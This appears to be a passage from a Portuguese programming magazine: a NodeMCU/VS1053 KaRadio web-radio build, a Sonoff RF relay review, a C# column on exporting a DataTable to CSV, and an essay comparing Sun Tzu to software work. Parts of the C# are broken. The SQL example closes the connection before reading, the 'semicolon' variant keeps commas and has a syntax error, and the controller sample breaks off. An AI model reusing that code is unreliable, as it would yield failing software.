Ao longo deste artigo iremos construir o circuito para transmissão de áudio e web-rádio para um equipamento Hi-Fi padrão, de forma a mantermos o equipamento "actualizado", na actualidade tecnológica! No caso concreto em que isto foi feito, teve por objectivo aproveitar uma antiga aparelhagem Hi-Fi, já com uns bons anos, mas que ainda tem um bom amplificador áudio e umas boas colunas e alguns efeitos de equalização merecedores de "alguma extensão de vida". Este projecto foi num instructable, bastante interessante, sobre este mesmo tema e inspirado no "up-cycle" do Bem Heck show.

**Hardware**

Neste projecto será usado um NodeMCU e um Módulo VS1053, ambos disponíveis na net. A corrente neste caso concreto é fornecida por uma derivação da alimentação do leitor de cassetes áudio, neste caso o equipamento "up-ciclado", tinha uma saída de 5vdc que foi aproveitada para este efeito.

Como não existem todas as parts em fritzing neste artigo as ligações são apenas apresentadas em formato tabela, para facilitar a replicação do circuito.

| NodeMCU | VS1053 |
|---|---|
| 5v | 5v |
| ADC | GND |
| D5 | SCK |
| D6 | MISO |
| D7 | MOSI |
| TXD | UART RX |
| RXD | UART TX |
| D1 | XDCS |
| D2 | DREQ |
| D3 | XRST |
| D8 | XCS |

Adicionalmente deve ser ligado o cabo USB apenas para alimentação de corrente, na NodeMCU e a saída de áudio (jack), na entrada de linha do equipamento. Como o equipamento "up-ciclado" já tem amplificador de entrada, não é necessário utilizar esse tipo de circuito.


**Firmware**

O primeiro passo, agora será descarregar os ficheiros.

- user1.4096.new.4.bin
- user2.4096.new.4.bin
- boot_v1.6.bin
- blank.bin
- esp_init_data_default.bin
- boot_v1.5.bin

De seguida o passo será carregar os ficheiros para a NodeMCU, recorrendo à ferramenta disponível no site da ExpressIf.

Feito isto procedemos ao upload, ligando a NodeMCU ao computador via porta USB e carregando os ficheiros, conforme apresentado na imagem seguinte.





Uma vez carregado o firmware, podemos desligar a NodeMCU do computador e voltar a ligar todo o circuito no interior da caixa do equipamento que está a ser "up-ciclado". Convém referir que o circuito não deve ficar perto de fontes

de calor ou campos magnéticos. No caso concreto da realização deste projecto o circuito ficou na parte de trás do equipamento num espaço amplo e vazio, onde foi montada também uma ventoinha de 12v para garantir maior refrigeração.

Assim que esteja de novo ligado o equipamento, podemos aceder ao software de configuração do mesmo, usando um computador com wireless, acedendo à rede com ssid "WifiWebRadio" e abrindo no browser o endereço 192.168.4.1. No browser será apresentada a página de configuração, onde podemos configurar a nodemcu para ligar à nossa rede wifi.

De igual modo podemos carregar o ficheiro de estações de webrádio (ficheiro txt), ou configurar manualmente todas as nossas estações e caso tenhamos um streaming server, o nosso streaming server.

Terminado todo este processo podemos finalmente usar o equipamento, equipado com o cliente de webRadio KaRadio, utilizando o browser web de qualquer dispositivo que tenhamos ligado à rede, conforme se pode ver na figura seguinte.




**Conclusão**

Ao longo do artigo foi apresentada uma forma simples de fazer "up-cycling" de um equipamento áudio, que se encontre "obsoleto". Como se pode observar o circuito é bastante simples e existem diversos exemplos de circuitos baseados em KaRadio na internet. Alguns mais interessantes incluem um lcd tipo Nokia 5150, outros com display Oled, alguns até controlo remoto. Todos estes "extras" usam o modelo base KaRadio que foi utilizado para este projecto e apresentado ao longo do artigo.

Apesar do Reciclar, ser o mais comum uso do que está "obsoleto", existem sempre bons usos para equipamentos que já excederam o seu "tempo de vida útil", ou que ficaram ultrapassados pela evolução tecnológica. No entanto tal como eu, os leitores, poderão querer dar uma nova vida a um equipamento e esta foi a ideia com este artigo!

**Referências**


- https://github.com/karawin/Ka-Radio
- http://www.royalsystems.dk/blog/preview.php?pid=5
- http://www.serasidis.gr/circuits/w7500_vs1053/w7500_vs1053.php



## AUTOR

**Escrito por António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

# Análises de Hardware

Sonoff RF

# SONOFF RF

**Equipamento:** Sonoff RF

**Fabricante:** Itead

**SKU:** IM15116003

**Dimensões:** (C)88*(L)38*(A) 23mm

Nesta edição pela primeira vez será feita uma review de um equipamento/componente mais destinado ao pessoal "maker" e aos entusiastas do IoT. Neste caso é um Sonoff RF, basicamente um relé controlado remotamente, bastante engraçado para domótica e outros projetos de IoT.

**Especificações gerais**

- Voltagem de trabalho: 90-250v AC(50/60Hz)
- Corrente limite: 10A
- Potência limite: 2200 watts
- Dimensões: (C)88*(L)38*(A)23mm
- Cor: White
- Temperatura de trabalho: 0ºC-40ºC
- Humidade relativa de trabalho 5%-90%RH, sem condensação
- Frequência Wifi: 2.4Ghz

Trata-se de um circuito simples, bem embalado numa caixa plástica resistente, fácil de montar e de aplicar, mesmo para os mais aprendizes. Dispõe de um circuito RF adicional a funcionar nos 433mhz, o que permite ser usado com um comando, ou com um pouco de paciência com um modulo RF, como os usados no arduino. O controlo por wireless fica ao cargo de um ESP8266 da Expressif, bastante conhecido de quase toda a gente.  Note-se que o ESP e o MCU destinado a WIFI, são apenas ligados por alguns dos GPIO do ESP8266.

Como se pode ver na imagem anterior, a ESP8266 está montada na placa principal e vêem-se perfeitamente os headers do MCU que trata do sinal RF.

Algo que achei interessante sobre este equipamento é o facto de serem disponibilizados no site do fabricante os esquemas eletrónicos, o layout da placa principal, bem como o datahseet do ESP8266EX, utilizado no circuito.

De destacar que o dispositivo é compatível nativamente com Google Nest e Amazon Alexa, algo que pode ser ainda mais interessante, uma vez que criar um dispositivo que utilize Alexa, com um raspberry pi é bastante simples, evitando assim ter de comprar um Echo Dot ou outro dispositivo semelhante.

Algo que notei, ao analisar o dispositivo foi a falta de uma app Windows Universal Platform, mas dada a simplicidade da comunicação não será complicado desenvolver uma app para Windows que controle os dispositivos.


A configuração poderia ser mais facilitada com uma interface web, que permitisse efectuar logo as alterações do ssid e respectiva password, no entanto a aplicação iOS é bastante simples de se usar.

Para os mais entusiastas da electrónica, será fácil usar um circuito USB - TTL de 3.3v para poder reprogramar na íntegra o sonoff e assim "libertar" todo o seu potencial, além de já existirem firmwares alternativos para este circuito, mais concretamente o sonoff boilerplate e o sonoff Tasmota, cada um com as suas vantagens e desvantagens. O sonoff Tasmota, já suporta MQTT e actualização de firmware OTA, enquanto que o Sonoff Boilerplate é destinado a alterações mais simples, apesar de também trazer suporte para MQTT e OTA.

**Conclusão**

De uma forma geral o dispositivo apesar de simples é bastante interessante, na medida em que coloca ao utilizador mais comum uma solução quase "chave na mão" com um interruptor wireless, programável e controlável pela aplicação. Para quem usa Amazon Alexa, tem sempre a vantagem de ser simples de adicionar aos dispositivos controlados pela Alexa, o que se revela útil.  A qualidade de construção é razoável, em especial para usos em interior, não devendo ser utilizado no exterior. Por outro lado a dimensão do dispositivo, facilita a colocação e fixação em estruturas existentes.

De um modo geral, sem considerar mais nenhum extra ao circuito, ele revela-se uma solução engraçada para automação caseira e controlo de dispositivos que apenas necessitem de um interruptor.




# ENTÃO, SÓ FALAS EM CÓDIGO?

## TEMOS O REMÉDIO CERTO PARA TI!

**portugal-a-programar.pt**

A MAIOR COMUNIDADE PORTUGUESA DE PROGRAMAÇÃO, APARECE!

# COLUNAS

C# - De DataTable para ficheiro CSV (mais comum do que seria agradável)

Kernel Panic - A “Arte da Guerra” e a tecnologia

# De DataTable para ficheiro CSV

## (mais comum do que seria agradável)

Tal como o título sugere, é mais comum do que seria "agradável", ter de fazer transformações de dados de DataTable, para ficheiros CSV separados por vírgulas ou ponto-e-vírgula, para se transferirem dados nas mais diversas situações! Seria muito mais agradável usar um formato tipo XML ou mesmo JSON do que usar csv! No entanto o CSV está para ficar, tendo em 2005 sido alvo de RFC para formato comum e Mime Type para transferência de ficheiros (RFC4188).

Ao longo do artigo será apresentada uma classe, bastante simples para escrever dados oriundos de uma DataTable para ficheiro em formato CSV de acordo com o RFC4180 e posteriormente em formato CSV separado por ponto-e-vírgula, conforme é comummente usado para transferência de dados entre sistemas "legados".

Os dados armazenados num objecto do tipo DataTable, encontram-se num formato suportado pela framework .net para armazenamento em memória. Como se trata de um objecto existem diversos métodos bastante úteis que podem ser chamados. Muitos deles bastante úteis quando se pretende trabalhar com os dados em memória. No entanto a classe DataTable não tem suporte para escrita de ficheiros csv.

Existem diversas formas de escrever o conteúdo de uma DataTable em csv, algumas mais trabalhosas, outras mais simplificadas, desde utilização de loops para se escrever linha a linha do ficheiro, opções mais morosas.

A seguinte classe, implementa uma forma simples de escrever dados vindos de qualquer DataTable para o formato CSV separado por vírgulas.

```
public static class Rfc4180Writer
{
    public static void WriteDataTable(DataTable
              sourceTable, TextWriter writer, bool
                                    includeHeaders)
    {
        if (includeHeaders) {
            IEnumerable<String> headerValues =
                                sourceTable.Columns
                .OfType<DataColumn>()
                .Select(column => QuoteValue
                            (column.ColumnName));

            writer.WriteLine(String.Join(",",
                                    headerValues));
        }

        IEnumerable<String> items = null;

        foreach (DataRow row in sourceTable.Rows) {
            items = row.ItemArray.Select(o =>
                        QuoteValue(o.ToString()));
            writer.WriteLine(String.Join(",",
                                        items));
        }

        writer.Flush();
    }

    private static string QuoteValue(string
                                            value)
    {
        return String.Concat("\"",
        value.Replace("\"", "\"\""), "\"");
    }
}
```

A classe é bastante simples e apenas implementa as funcionalidades mais elementares para a escrita do ficheiro CSV. Agora vejamos a sua utilização:

```
// C# Code
public static class Program {
    public static void Main() {
        DataTable sourceTable = new DataTable();

        sourceTable.Columns.AddRange(new
                                    DataColumn[] {
            new DataColumn("ID", typeof(Guid)),
            new DataColumn("Date", typeof
                                    (DateTime)),
            new DataColumn("StringValue",
                                typeof(string)),
            new DataColumn("NumberValue",
                                 typeof(int)),
            new DataColumn("BooleanValue",
                                    typeof(bool))
        });

        sourceTable.Rows.Add(Guid.NewGuid(),
             DateTime.Now, "String1", 100, true);
        sourceTable.Rows.Add(Guid.NewGuid(),
            DateTime.Now, "String2", 200, false);
        sourceTable.Rows.Add(Guid.NewGuid(),
             DateTime.Now, "String3", 300, true);

        using (StreamWriter writer =
          new StreamWriter("C:\\dev\\dados.csv"))
{
            Rfc4180Writer.WriteDataTable
                    (sourceTable, writer, true);
        }
    }
}
```

Como se pode ver no exemplo de utilização, foi criada uma DataTable e acrescentados dados de diversos tipos a essa mesma datatable, antes da mesma ser usada para gerar o ficheiro csv recorrendo à classe criada anteriormente (Rfc4180Writer). No entanto o mais comum é a DataTable conter dados vindos de uma query a um sistema gestor de base de dados tipo MS-SQL Server, ou outro.

Por exemplo, uma query para retornar todos os autores da PROGRAMAR e escrever essa informação num ficheiro csv, por exemplo, para importar para uma aplicação de email, para enviar o próximo pedido de artigos!

```
SqlConnection sqlConnection1 = new SqlConnection();
SqlCommand cmd = new SqlCommand();
SqlDataReader reader;
cmd.CommandText = "SELECT * FROM autores";
cmd.CommandType = CommandType.Text;
cmd.Connection = sqlConnection1;

sqlConnection1.Open();
reader = cmd.ExecuteReader();
sqlConnection1.Close();
var sourceTable = new DataTable();
sourceTable.Load(reader);

using (StreamWriter writer = new StreamWriter
                            ("C:\\Temp\\dump.csv"))
{
      Rfc4180Writer.WriteDataTable(sourceTable,
                                   writer, true);
}
```

No caso de querermos escrever um ficheiro CSV mas separado por ponto-e-vírgula será necessário apenas fazer uma alteração na classe, tal como apresentado em seguida:

```
public static class Rfc4180Writer
{
    public static void WriteDataTable(DataTable
              sourceTable, TextWriter writer, bool
                                      includeHeaders)
    {
        if (includeHeaders) {
            IEnumerable<String> headerValues =
                                 sourceTable.Columns
                .OfType<DataColumn>()
                .Select(column => QuoteValue
                            (column.ColumnName));

            writer.WriteLine(String.Join(",",
                                      headerValues));
        }

        IEnumerable<String> items = null;

        foreach (DataRow row in sourceTable.Rows) {
            items = row.ItemArray.Select(o =>
                        QuoteValue(o.ToString()));
            writer.WriteLine(String.Join(",",
                                             items));
        }

        writer.Flush();
    }

 private static string QuoteValue(string
                                             value)
  {
    return String.Concat("\"",
    value.Replace("\""; "\"\""), "\""); //alterado

  }
}
```

A utilização desta classe, seria idêntica em ASP.net MCV com a excepção do resultado que é retornado, que passa a ser uma instância de FilePathResult.

```
public class ReportController : Controller
{
    [HttpGet()]
    public ActionResult Export()
    {
        DataTable sourceTable = new DataTable();

        sourceTable.Columns.AddRange(new
                                    DataColumn[] {
            new DataColumn("ID", typeof(Guid)),
            new DataColumn("Date",
                                typeof(DateTime)),
            new DataColumn("StringValue",
                                  typeof(string)),
            new DataColumn("NumberValue",
                                    typeof(int)),
            new DataColumn("BooleanValue",
                                  typeof(bool))
        });

        sourceTable.Rows.Add(Guid.NewGuid(),
             DateTime.Now, "String1", 100, true);
        sourceTable.Rows.Add(Guid.NewGuid(),
            DateTime.Now, "String2", 200, false);
        sourceTable.Rows.Add(Guid.NewGuid(),
             DateTime.Now, "String3", 300, true);

        byte[] outputBuffer = null;

        using (MemoryStream tempStream = new
                                MemoryStream()) {
            using (StreamWriter writer = new
                      StreamWriter(tempStream)) {
                Rfc4180Writer.WriteDataTable
                     (sourceTable, writer, true);
            }

            outputBuffer = tempStream.ToArray();
        }
```

**Conclusão**

Apesar de muitas vezes poder ser achado deselegante ou até aborrecido estar a escrever ficheiros em formato csv, é mais comum do que para alguns seria expectável. No entanto apesar da falta de suporte nativo em C# para este efeito, a implementação não é difícil e acaba sendo útil para quando se tem de trabalhar com estas situações! Além disso, o formato csv, parece estar para ficar, como pode ser visto no RFC, pelo que nada como ter o código preparado para lidar com ele!

## AUTOR

**Escrito por António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

# A "Arte da Guerra" e a tecnologia

É possível que para muitos o título possa parecer de uma estranheza absurda, quase atroz talvez, ou mesmo sem nexo. No entanto o título indica exactamente o que é pretendido, ao abordar a aplicação de um livro que data do século V AC, escrito por um estratega militar chinês, Sun Tzu.

O que pode ter um texto sobre guerra a ver com software? Talvez mais do que se imagina, pois muitos dos princípios descritos no livro, têm uma aplicação bastante mais vasta que a vertente bélica, havendo inclusive já estudos sobre a aplicação desses princípios a vertentes como a gestão e o negócio.

O livro, encontra-se dividido em treze capítulos, cada um dedicado a um aspecto concreto, que apesar da amplitude do texto, denota sempre a vertente bélica do mesmo. No entanto isto não invalida a sua aplicação ao software! Ora vejamos.

- **Avaliação detalhada e planeamento (始計，始计)**

Quanto mais detalhada for uma avaliação, maior é a quantidade de informação disponível no momento de definir os planos de acção. Como em todas as tarefas o planeamento de execução depende em grande parte de uma avaliação sólida e consistente. Por exemplo, quando se vai executar um novo projecto, uma ideia "fora da caixa", ou nos é pedida a execução de uma tarefa, quanto mais detalhada for a avaliação da mesma, melhor será o planeamento da execução. Poderemos avaliar em mais detalhes o que terá de ser feito, como o fazer, que caminhos seguir e que caminhos evitar, a interferência de factores como o tempo disponível, etc… que irão inferir no sucesso da "batalha", no caso do desenvolvimento, não seria bem "uma batalha", mas antes um "desafio", ou uma tarefa.

O planeamento é uma das mais importantes fases de uma tarefa. Ainda que pareça que planeamento é "conversa de gestor de projecto", também muitas vezes chamado de "o tipo que acha que nove mulheres conseguem gerar um filho em um mês", na verdade planeamento é algo transversal a quem lidera, a quem coordena, a quem executa! Um líder define um plano, no entanto cada executante terá de planear pelo menos o uso do seu tempo, conjugado com o tempo disponível, considerando as variáveis que estão dentro da sua esfera de controlo, para melhor utilizar o tempo disponibilizado, para realizar a sua tarefa, num plano maior que é definido pelo "líder".

*"Agora, o general que ganha uma batalha faz muitos cálculos em seu templo antes que a batalha seja travada." (*Sun Tzu)

Para contextualizar a citação, convém referir que na época em que o livro foi escrito, os templos eram edificações de grande envergadura, considerados de propósito nobre e eram muitas vezes utilizados como quartéis generais, na véspera de partidas para campanhas militares. Nestes edifícios eram traçados os planos, estudadas as estratégias e finalizados os planos gerais, que seriam utilizados na batalha que se avizinharia.

De uma forma muito sucinta, poderia dizer-se que o "vencedor" planeia antecipadamente, ainda que se possa vir a alterar os planos de forma flexível, existem sempre planos iniciais, o que por si só implica uma avaliação metódica da "tarefa" e das circunstâncias que a envolvem.

Exactamente como no desenvolvimento de software, no projecto de um sistema informático complexo, no planeamento de uma rede, etc… O sucesso da execução, depende sempre de uma avaliação cuidada dos objectivos a cumprir e de um planeamento cuidado de como os cumprir!

- **Travando uma guerra (作戰，作战)**

Ao contrário do livro, não se irá travar um conflito bélico na extensão convencional da expressão, antes pelo contrário, o objectivo será sempre evitar qualquer tipo de conflito. No entanto nesta parte o livro, foca-se na explicação de como deve ser entendida a economia da "guerra" é necessária a vitória rápida e decisiva, limitando sempre o custo de uma competição ou conflito.

Ora isto até pode parecer que nada tem a ver com tecnologia e desenvolvimento, no entanto os princípios de base têm bastantes pontos em comum. Ora vejamos:

"*Quando se envolve no conflito, se a vitória é longa em chegar, então as armas dos homens ficarão maçadas e seu ardor será despejado.*" (Sun Tzu)

Este princípio pode ser aplicado ao desenvolvimento de software, como uma regra, descrevendo a relação entre a duração de um ciclo de desenvolvimento e a moral dos desenvolvedores. Por exemplo, se um grupo de programadores, trabalhar no mesmo projecto, meses a fio, sem objectivos claro ou fim à vista, é possível que eles se sintam frustrados e em consequência a sua produtividade comece a baixar. O desenvolvimento tecnológico é um esforço intelectual, pelo que a motivação é o principal combustível para a produtividade. Trabalhar todos os dias, sem percepcionar se o trabalho está a produzir resultados pode ser desmotivante. Tal como indicado em algumas metodologias agile, o roadmap de desenvolvimento deve ser dividido em pequenos milestones, que uma equipe possa atingir em pequenos lapsos de tempo. Isto por sua vez, fornecerá um sentimento de progresso e propósito atingido.

*"Na guerra, deixar o seu grande objectivo ser a vitória, não longas campanhas".* (Sun Tzu)

Esta mesma citação pode ser interpretada em dois sentidos completamente díspares um do outro. Por um lado pode ser interpretada como precursora da filosofia por detrás do sistema operativo Unix, de escrever programas que fa-

çam uma tarefa e a façam de forma exímia, mantendo a simplicidade acima de tudo. Sendo o Unix um sistema operativo feito para ser "simples", pretendendo ser apenas uma coisa, contrariamente ao projecto de onde ele "nasceu", o Multics, que pretendia ser muitas coisas, rodeado de complexidades, que ditaram o seu fracasso. Seguindo esta filosofia, quando se desenvolve um software, ou no caso de IoT um projecto, deve ser mantido sempre presente qual o objectivo principal do projecto, as funcionalidades chave que ele deverá dispor, ou o problema que ele irá resolver e implementar o projecto correctamente.

Outra interpretação possível, seria considerar a citação como uma precursora dos princípios da metodologia Lean: Entregar o mais depressa possível! Quanto mais depressa for entregue o projecto, sem defeitos de maior, mais rapidamente se obterá o feedback das partes o que permitirá incluir alterações na próxima iteração. Se por outro lado se entregar software não funcional o feedback será perdido, pois não haverá a possibilidade de testar correctamente, situação em que a próxima iteração do software será mais difícil ou até mesmo impossível, em situações em que a iteração seguinte dependa do feedback da iteração anterior.

- **Ataque Estratégico (謀攻，谋攻)**

No livro, ao longo deste capítulo são discutidos os cinco factores críticos do sucesso na guerra, que por ordem são: ataque, estratégia, alianças, exército e cidades. No caso do desenvolvimento de software, não aplicam desta forma, até porque não se trata de um conflito bélico, mas antes de uma gestão estratégica. No entanto alguns dos ensinamentos, são utilizáveis nesta vertente. Ora vejamos:

*"Ora, o General é o baluarte do Estado; Se o baluarte está completo em todos os pontos, o Estado será forte; Se o baluarte for defeituoso, o Estado será fraco." (Sun Tzu)*

No parágrafo supracitado, é descrita a importância do papel do gestor de projecto ou um bom líder de equipe, para o sucesso de um projecto. O sucesso depende da força de todas as pessoas envolvidas no projecto e como tal, cabe ao gestor ou líder de equipa, manter a coesão da equipe! A responsabilidade começa pelo todo, se o líder não for bom, não importa o talento da equipe, o projecto estará condenado. Certamente nesta altura alguém estará a pensar "Então, mas os developers, trabalham maioritariamente sozinhos, sentados frente a um computador, com uma comunicação limitada com os restantes elementos da equipe!" e tem efectivamente razão. No entanto, isso não significa que não necessitem de uma boa liderança quando estão envolvidos em projectos de equipe! Um Líder não é o que tradicionalmente se chama de "chefe", pelo contrário, é alguém que chama a si a responsabilidade de manter a equipe no caminho certo, assegurar que a comunicação entre todos é eficiente, resolver qualquer desavença ou disputa entre membros, definir prioridades, etc…

Mais do que "um ataque" a um "alvo", o que se pretende, é um "ataque ao problema propriamente dito! Ataque no sentido de abordagem e aproximação! Neste caso poder-se-ia dizer que uma cidade é "uma peça fundamental do projecto"e a estratégia, será a forma como o projecto será abordado, por forma a assegurar o sucesso do mesmo. As alianças podem ser muitas coisas diferentes, por exemplo quando para executar um projecto se tem de desenvolver uma aliança com outra equipe, que já detém conhecimento sobre um aspecto, ou que tem aquele "componente" ou biblioteca que pode ser fulcral para o projecto. Claro que sendo componentes de software ou bibliotecas, que possam ser adquiríveis, a aquisição poderá ser considerada uma forma de aliança! E por fim o exército, que é a equipe no seu todo, com todos os seus elementos! A excepção que poderá confirmar a regra, será o caso de uma equipe de uma pessoa só! É certo que em diversas situações uma só pessoa fará quase todos os papéis de uma equipe! Mas aqui existe algo que me recordo de ler e gostaria de partilhar. Num texto que recentemente li, um instrutor de uma unidade de topo, escreveu e cito *"Tragam-me pessoas mentalmente fortes e robustas, que fisicamente robustas, torno-as eu!"*. Ora eu não consegui deixar de recordar essa leitura, porque efectivamente se os elementos de uma equipe, ou até mesmo uma pessoa só, for mentalmente "forte", consegue ultrapassar virtualmente todos os obstáculos que se lhe apresentem. No caso de um programador não é tanto a força "física" que é necessária, afinal desenvolver é um trabalho maioritariamente intelectual. Em muitos destes casos aqueles que são "mentalmente mais fortes", são os que mais conseguem produzir e ultrapassar, trabalhando sozinhos! O que de certa forma vai totalmente de encontro aquilo que é comum num programador!

- **Disposição do Exército (軍形，军形)**

Segundo Sun Tzu, a importância da disposição de um exército na defesa de posições até ser capaz de avançar com segurança, é de especial relevância. Uma das tarefas mais importantes, nesta fase, será o aproveitar de oportunidades que se apresentem, sem criar oportunidades para o "inimigo".

Existem muitas abordagens possíveis, para estabelecer um paralelo entre esta indicação da "arte da guerra" e o desenvolvimento de software. Pessoalmente vou optar por ilustrar, recorrendo a um evento que foi notícia não faz muito tempo a esta parte. Ora vejamos, em tecnologia supostamente não existem "posições", "ataques", "defesas", "manobras", como existe num contexto bélico convencional, no entanto existem ataques informáticos, que podem causar sérios e severos danos a sistemas inteiros. Neste aspecto em concreto, todos aqueles que trabalham com um sistema informático são de certa forma "um exército". Concretamente, não faz muito tempo, ocorreu um ataque com um worm, do tipo ransomware, baptizado de "wannacry", que se propagou rapidamente por diversos sistemas e provocou um "caos" em muitos deles! Ora, esta situação, poderia ser comparada ao "avanço" de um "inimigo", no caso o malware, que avançou sobre os sistemas, apoderou-se do sistema, propagou-se e exigia o resgate pelos dados. Se de um lado da "paliçada" poderíamos considerar que estivessem pessoas mal intencionadas, do outro lado, estariam os programadores

e demais profissionais com responsabilidades, que tiveram a dura tarefa de tentar mitigar e conter o avanço do malware. Ok, também "contra-atacaram", por assim dizer, removendo-o dos sistemas conforme foram conseguindo, e alguns, como o caso das equipes que desenvolveram as correcções para as falhas exploradas pelo malware, contra-atacaram, corrigindo as falhas que tornaram o dito "ineficaz". Isto apenas serve para ilustrar uma situação em concreto e para ilustrar o conceito. Muitos casos como este, poderão surgir, pois as falhas em software são algo infelizmente comum, sendo de igual infelicidade a inexistência de uma cultura proactiva de desenvolvimento de sistemas tendo em atenção a segurança do código desenvolvido.

Apesar de existirem imensas ferramentas livres que permitem analisar código, falta a cultura de o fazer e desenvolver, mantendo a preocupação de produzir código seguro, em mente, durante o desenvolvimento.

No exemplo usado para ilustrar, poder-se-ia dizer que os administradores de sistemas optaram por implementar políticas que impediram a propagação do worm, como um "exército que firmou a posição", na impossibilidade de contra-atacar. Tal aconteceu, parte-se do princípio, porque houve conhecimento para agir de forma calma, estratégica e ponderada, observando a oportunidade, sem permitir que fossem criadas oportunidades ao "opositor".

- **Forças (兵勢，兵势 )**

